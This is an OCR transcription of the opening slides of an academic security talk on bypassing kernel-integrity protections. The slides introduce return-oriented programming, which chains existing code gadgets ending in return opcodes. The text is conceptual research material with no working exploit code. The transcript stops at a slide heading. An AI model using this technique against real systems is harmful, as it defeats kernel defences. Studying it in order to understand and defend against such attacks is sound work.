Bypassing Kernel-Integrity Protection Mechanisms

Ralf Hund, *Thorsten Holz*, Felix Freiling
University of Mannheim

Integrity Protection

- Many system to protect integrity of kernel
  - Code signing, W⊕X, NICKLE, SecVisor, ...
  - Prohibit injection/execution of code


Integrity Protection

- Many system to protect integrity of kernel
  - Code signing, W⊕X, NICKLE, SecVisor, ...
  - Prohibit injection/execution of code
- What if an attacker *reuses* existing kernel code of her choice?


Return-Oriented Programming

- Generalization of return-to-libc
  - Introduced by Shacham (CCS'07), extended by Buchanan et al. (CCS'08)
- Misuse the system stack to "re-use" existing code fragements (*gadgets*)
  - Chain short *useful instruction sequences* that then return (opcodes 0xC3/0xC2)


Return-Oriented Programming



